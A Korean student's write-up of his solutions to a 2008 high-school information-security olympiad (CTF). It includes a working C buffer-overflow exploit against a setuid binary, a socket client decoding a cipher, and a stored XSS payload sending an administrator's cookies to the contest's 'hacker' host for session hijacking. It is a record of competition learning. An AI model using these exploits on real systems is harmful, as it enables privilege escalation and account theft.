2008년 제 3회 중고생 정보보호올림피아드 문제 풀이 보고서

유주완 (VHAIN)

저는 2008년에 개최된 중고생을 대상으로 호서전문학교에서 개최한 정보보호올림피아드에 참가하여 대상을 수상한 2009년 현재 경기고등학교 2학년에 재학 중인 유주완이라고 합니다. On-Line에서는 VHAIN이라는 nick name을 주로 이용하고 있고요.

총 5문제가 출제되었으며, 홀수 번호의 문제는 System Cracking 문제, 짝수 번호의 문제는 Web Hacking 문제였습니다. 저는 그중에서 4문제를 풀고, 5번 문제를 푸는 도중에 대회가 종료되었습니다.

첫 번째 문제는 Buffer Overflow를 이용하는 문제였습니다. 문제에 포함된 실행 file과 permission, 그리고 주어진 program들의 소스(nextpass 제외)들은 다음과 같았습니다.

File 명	Permission	Owner	Group
nextpass	100	다음단계ID	다음단계ID
q1	(setuid) 4755	다음단계ID	다음단계ID

설명에 앞서, nextpass는 해당 program을 실행하는 Owner의 pass key를 넘겨주게 됩니다. 따라서 이를 실행하는 것이 목표가 됩니다. 그런데 일반 user 들은 실행이 불가능하도록 permission이 설정되어져 있군요. 여기서 q1의 permission을 보시면, setuid가 걸려있어서, 다음단계ID의 권한으로 실행되도록 되어있습니다. 따라서 q1을 이용하여 nextpass가 실행되도록 하는 것을 목표로 잡으며, q1의 source를 분석해 보도록 하겠습니다.

q1의 Source

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <dlfcn.h>
#define ERROR -1
int show( const char * str ) {
        printf( "Ok! your parameter is :%s \n", str );
        return 0;
}
int main( int argc, char ** argv ) {
        static char buf[16];
        static int (* showptr)(const char * str);
        if(argc <= 2) {
                fprintf(stderr, "usage : %s <buffer> <show fucntion's arg>\n", argv[0]);
                exit(ERROR);
        }
        printf("system() function address = %p\n", &system);
        showptr = (int (*)(const char * str)) show;
        memset(buf, 0, sizeof(buf));
        // argv[1]의 크기만큼 버퍼로 복사하므로, buffer overflow가 발생함
        // showptr에 argv[2]를 인자로 주어서 실행하므로,
        // showptr에 system() 주소를 넣어주면 되겠군요.
        strncpy(buf,argv[1], strlen(argv[1]));
        (void)(*showptr)(argv[2]);
```

```
        return 0;
}
```

굵게 표시된 부분에서는, strncpy 함수를 이용, buf에 argv[1]를 argv[1]의 길이만큼 복사해서 넣는 작업을 하게됩니다. 그런데 buf는 길이가 16인 배열입니다. 이때 길이가 16보다 큰 길이의 문자열을 argv[1]에 넣어 주면 buffer overflow가 발생, buf를 넘어 showptr에 기록이 가능하겠군요. 그럼 이제 exploit을 작성해보도록 하겠습니다.


exploit의 Source


```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#define BUF_SIZE 16
#define DEST_PROG "./q1"
#define CMD "./nextpass"
int main(int argc, char* argv[]) {
        register int i;
        u_long sysaddr;
        static char buf[BUF_SIZE + sizeof(u_long) + 1] = {0};
        if( argc <= 1) {
                fprintf(stderr, "Usage: %s <offset>\n", argv[0]);
                exit(ERROR);
        }
        // system()의 주소를 입력받은 offset을 이용하여 계산합니다.
        sysaddr = (u_long)&system - atoi(argv[1]);
        printf("Trying system() at 0x%lx\n", sysaddr);
        // buf를 overflow 시킬 buffer 크기 만큼 쓰레기값으로 채웁니다
        memset(buf, 'A', 16);
        for(i=0; i<sizeof(sysaddr); i++) {
                // overflow 된 후의 공간(showptr) 에 system()의 주소를 넣습니다.
                buf[BUFSIZE + i] = ((u_long)sysaddr >> (i * 8)) & 255;
        }
        execl(DEST_PROG, DEST_PROG, buf, CMD, NULL);
        return 0;
}
```

위와 같은 exploit을 작성 후, 정확한 offset을 맞춰서 실행시키게 되면, q1이 overflow되어서 system()을 통해 "./nextpass"를 실행하게 됩니다.

두 번째 문제는 Web문제였습니다. 전 평소에 Web 쪽으로 하는 작업이 많아, 이 문제가 더 쉽게 느껴졌는지 모르지만, Web문제들이 System문제들에 비하여 비교적으로 수월하였던 것 같습니다.

2번 문제에서는 아래와 같은 page가 두개 주어집니다.





두 번째로 주어진 page에 뭔가가 많은 bug가 있음을 발견, source를 수정하였습니다.

HTML Source

```
<html>
  <head>
    <script>
    function toH(num) {
      var hex = '';
      for (i=0;i<num.length;i++) {
        if (num.charCodeAt(i).toString(16).toUpperCase().length < 2) {
```

```
        hex += "%0" + num.charCodeAt(i).toString(16).toUpperCase();
       } else {
         hex += "%" + num.charCodeAt(i).toString(16).toUpperCase();
       }
     }
     hex = hex.split('%').join('');
     return hex;
   }
   function toGo() {
     var bigsize="";
     var joinChar = "";
     var AaSize = "";
     var BbSize = "";
     form = document.f;
     Aa = form.jumin1.value+form.jumin2.value;
     Bb = form.name.value;
     AaCon = toH(Aa);
     BbCon = toH(Bb);
     AaSize = parseInt(AaCon.length);
     BbSize = parseInt(BbCon.length);
     if ( AaSize > BbSize ) {
        bigsize=AaSize;
     } else {
        bigsize=BbSize;
     }
     for(i=0;i<parseInt(bigsize);i++) {
       joinChar = joinChar + AaCon.charAt(i);
       joinChar = joinChar + BbCon.charAt(i);
     }
     // input 의 값을 수정할 때에는, form.con = ~~ 가 아닌,
     // form.con.value = ~~ 와 같은 식으로 작성되어야 합니다.
     form.con.value = joinChar;
     return true;
   }
   </script>
   <style type="text/css">
   <!--
   .style3 {font-size: 11px}
   .style9 {font-size: 12px; color: #333333; }
   -->
   </style>
 </head>
 <body>
   <form name=f method=get action=process.asp onSubmit="toGo()">
     <!-- hiden이 아닌 hidden 이겠죠. -->
     <!-- 그러나 고치지 않아도 정상적으로 작동은 됩니다. -->
     <input type=hidden name=con value="">
     <table align=center border=0>
       <tr align=center>
         <td bgcolor="#DFDFDF"  width=100><span class=style9> 주민번호 </span></td>
```

```
        <td  align=center  bgcolor="#E4E4E4"    width=180><input  type=text  name=jumin1
size=6    maxlength=6>-<input    type=text    name=jumin2    size=7    maxlength=7><span
class=style9></td>
      </tr>
      <tr align=center>
        <td bgcolor="#DFDFDF" ><span class=style9> 아이디 </td>
        <!-- inpu 가 아닌 input입니다. -->
        <td align=center bgcolor="#E4E4E4"><input type=text name=name size=20></td>
      </tr>
      <tr align=center>
        <td bgcolor="#DFDFDF" ><span class=style9> 바이러스 이름 </td>
        <td align=center bgcolor="#E4E4E4"><input type=text name=virus size=20></td>
      </tr>
      <tr align=center>
        <!-- 전송버튼은 sumit이 아닌 submit으로 작성되어야 합니다. -->
        <td colspan=2 bgcolor="#E4E4E4"><input type=submit value="    OK    "></td>
      </tr>
    </table>

* 빈칸의 바이러스는 웜 자신을 전파하기 위해 다양한 방법을 이용하는 새로운 이메일 전송 웜입니다. 웜은 이메일로 웜 자신을 송부하거나 열려진 네트워크 공유를 찾거나 패치되지 않은 Microsoft IIS 웹 서버에 웜 자신을 복사함으로써 전파됩니다. 메일 바이러스를 읽은 모든 컴퓨터는 바이러스에 감염되며, 시스템의 속도가 저하된다. 우리에게 익숙한 관리자...가 힌트이다.

  </body>
</html>
```

Source를 대충 보기만 해도 이에 오타가 있음을 알아차리고, 바꾸어 실행하였습니다. 수정되어야 할 부분은 굵게 표시해두었습니다. 오타의 수정은 Paros Proxy를 이용하거나, Server에서 Referer를 확인하는 등의 특수한 상황이 아닌 경우, 해당 Source를 내려 받아 수정 후 form의 action값을 원래 서버의 위치로 수정하여 Local에서 실행하여도 큰 문제는 없었을 것 이라고 생각됩니다.

오타의 수정 후에는 문제에서 원하는 'Virus 이름' 을 추가로 입력하여야만 합니다. 해당 virus의 이름의 guessing에는 "웜", 그리고 "우리에게 익숙한 관리자"가 큰 도움을 주었습니다. 우리에게 친숙한 관리자는 ADMIN, 이를 뒤집을 경우 NIMDA가 되는데, 이는 유명한 worm virus 의 이름입니다. 이에 답은 nimda 가 됩니다.

세 번째 문제는 다시 System문제로, 다음과 같았습니다.

문제 본문

==========

문제풀이 서버(telnet)에서 키인증 서버(119.70.155.106)로 아래와 같이 데이터를 주고 받는다.
키인증 서버는 2000~2020 사이에 임의 포트를 열고 있다.
① 통신이 시작되면 제공되는 mylib.o 내부에 있는 CheckLogin(int clientsocket)을 호출하여 인증을 시도하면 서버는 int형 정수 5개를 연속해서 전송해 준다.
② 전송받은 숫자 5개를 사칙 연산의 한가지방법를 사용하여 나온 결과 값를 다시 서버에 보내 주면,
③ 서버는 암호화된 문장을 보내준다(40바이트). 이 암호는 시저암호와 전치의 방법으로 만들어 졌다고 한다. 암호문을 복호화 하여 다시 서버에 보내면(40바이트) 서버는 최종 답을 보내 준다.
단〉 문제풀이 중 잘못된 데이터를 전송하면 무한대기 상태에 빠지거나, 세션이 끊어질 수 있습니다.
키인증서버(119.70.155.106)로 부터 최종 답을 얻어라.

==========

※ 참고 사항
- 문제풀이 서버에 있는 mylib.o 라이브러리를 사용하여 클라이언트 소켓프로그램을 만들어라.

문제에 나와 있듯이, 이번에는 mylib.o를 이용하여 Socket program을 만드는 문제입니다. 우선, 2000과 2020 사이에 열린 임의의 port가 2007이라는 것을 Nmap을 이용하여 알아내었습니다. 그 후, socket 통신 program을 작성하였으며, 해당 source는 아래와 같습니다.

해당 Source

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/socket.h>
// port 지정 (2007)
#define PORT 2007
int main(int argc, char **argv) {
  int i;
  char id[20]={0};
  int temp;
  int total;
  char ho;
  char key0[40]={0};
  char inkey0[40]={0};
  char key00[40]={0};
  int clientSocket;
  struct sockaddr_in server_address;
  // socket을 열고 초기화, 접속함
  clientSocket=socket(PF_INET,SOCK_STREAM,0);
  memset(&server_address,0,sizeof(server_address));
  server_address.sin_family=AF_INET;
  server_address.sin_addr.s_addr=inet_addr("119.70.155.106");
```

```
  server_address.sin_port=htons(PORT);
  connect(clientSocket,(struct sockaddr*)&server_address,sizeof(server_address));
  printf("connect server @@@@@@\n");
  // mylib.o 에 있을 CheckLogin 함수를 실행
  CheckLogin(clientSocket);
  total=0;
  // int형의 정수 5개를 받는다
  for(i=0;i<5;i++) {
    read(clientSocket,(char*)&temp,sizeof(temp));
    // 덧셈, 뺄셈, 나눗셈, 곱셈. 이 네 가지를 모두 시행해보면
    // 덧셈의 경우에만 암호화된 문자열을 보내줌을 알 수 있었음
    total+=temp;
    printf("read : %d\n",temp);
  }
  // 계산 결과를 보내줌
  write(clientSocket,(char*)&total,sizeof(total));
  // 암호화된 문자열을 받음
  read(clientSocket,key0,sizeof(key0));
  printf("total:%d\n",total);
  printf("read1:%s\n",key0);
  printf("decrypt : ");
  for(i=0;i<strlen(key0);i++) {
    // 복호화. 저는 "시저암호와 전치의 방법으로 암호화되어있다"는 점에 착안하여
    // key00[i] = 'A'+((key0[i]+26-'A'+OFFSET)%26);
    // 와 같은 식을 이용하였으나, 문제를 푼 후에 주최 측에서 준 힌트를 이용하여
    // 아래와 같이 완성된 식을 만들 수 있었습니다.
    key00[i] = 'A'+((key0[i]+26-'A'-total-6)%26);
  }
  for(i=0;i<strlen(key0);i++) {
    key0[i] = key00[strlen(key0)-i-1];
  }
  printf("%s\n", key0);
  // 복호화 후 결과를 보냅니다.
  if(-1 == write(clientSocket,key0,sizeof(key0))) {
    printf("error\n");
  }
  memset(key00,0,sizeof(key00));
  // 최종 key 값을 읽습니다.
  read(clientSocket,key00,16);//sizeof(key00));
  printf("read2:%s\n",key00);
  close(clientSocket);
  return 0;
}
```

제가 마지막으로 손댄 네 번째 문제입니다. 4번 문제는 XSS(Cross Site Scripting)를 이용한 Web문제였습니다. XSS는 대상 Web server가 사용자 입력을 그대로 출력하는 경우, 이를 악용하여 script가 포함된 내용을 server에 주어 출력되도록 하여, 해당 server에 접근하는 client들의 cookie값 등을 빼돌릴 수 있는 방법입니다. 이는 현재에도 거의 모든 site에서 갖고 있는 허점이라고 생각됩니다.

문제 본문


현재 사이트에서, 해커는 관리자의 권한을 얻고자 한다. 다음을 이용하여 관리자 권한을 얻어보자.

"관리자에게 제품문의를 할 수 있는 페이지 - /qna/write.asp "
관리자의 세션을 알아내는 훌륭한 미끼가 된다. 여기에 악의적인 스크립트를 만들어 저장하자.
관리자 세션을 구해 ****로 전송하면 된다.

"해커가 만들어놓은 사이트(http://hacker.hisecure.or.kr)에는
사용자 아이디(참가계정)와 세션아이디를 받아서(변수명은 userid, sessionid)
sessionhijacking.asp로 세션아이디를 출력해주는 adminsession.asp 페이지가 있다."

관리자 세션아이디는 어디로 보내야 할까? 어떻게 보내야 할까?

adminsession.asp에서 전송한 세션아이디를 확인할 때에는 4단계 웹계정, 암호를 입력해야 접근할 수 있다.
해커 사이트에서 확인한 관리자 세션 아이디로 현재사이트에 아래와 같이 접속하면 된다.
"http://webhacking5.hisecure.or.kr/xssed.asp?userid=참가계정"



/qna/write.asp 의 모습

문제에서 주어진 제품문의 게시판의 글쓰기 page가 주어집니다. 이곳에 글을 써서, 관리자가 글을 보는 순간에 adminsession.asp로 cookie를 보내게 하여 Session ID를 빼돌리면 되겠군요.

문제를 해결하고 나서 알게 된 것이지만, 참가자가 작성한 글을 관리자가 관리자의 PC를 이용하여 지속적으로 확인하고 있었다고 하더군요.

이 문제 해결의 요점은 바로 "문서를 읽기만 해도 동작하는 Script"에 있습니다. write.asp에 adminsession.asp 으로 계정과 읽는 사람의 Session ID를 보내도록 동작하는 script를 작성해야겠군요. 물론 여러 방법이 있겠지만, 가장 무난한 img Tag를 이용한 방법을 사용하였습니다.

해당 Source

```
<script type="text/javascript">
<!--
        // 가독성을 높이기 위해 줄을 나눴습니다
        document.write(
                "<img src='http://hacker.hisecure.or.kr/adminsession.asp?" +
                "userid=참가자계정&amp;" +
                "cookie="+escape(document.cookie) +
                "' width='0' height='0' border='0' " +
                "style='width: 0px; height: 0px; position: absolute; border: 0; padding:
0;' />"
        );
//-->
</script>
```

위와 같은 code가 포함된 글을 작성한 후, sessionhijacking.asp 을 계속 확인하여서 session ID가 받아졌는지를 계속하여 확인, 얻어진 session ID를 Paros 등을 이용하여 자신의 session ID와 바꾸어 xssed.asp 로 접근하게 되면 Clear입니다.

끝으로 보고서를 마치면서, 본 보고서를 작성하기 까지 정말 많은 일이 있었기에……. 보고서 작성이 많이 늦어지게 되었고요……. 이에 진심으로 사과의 말씀을 올립니다.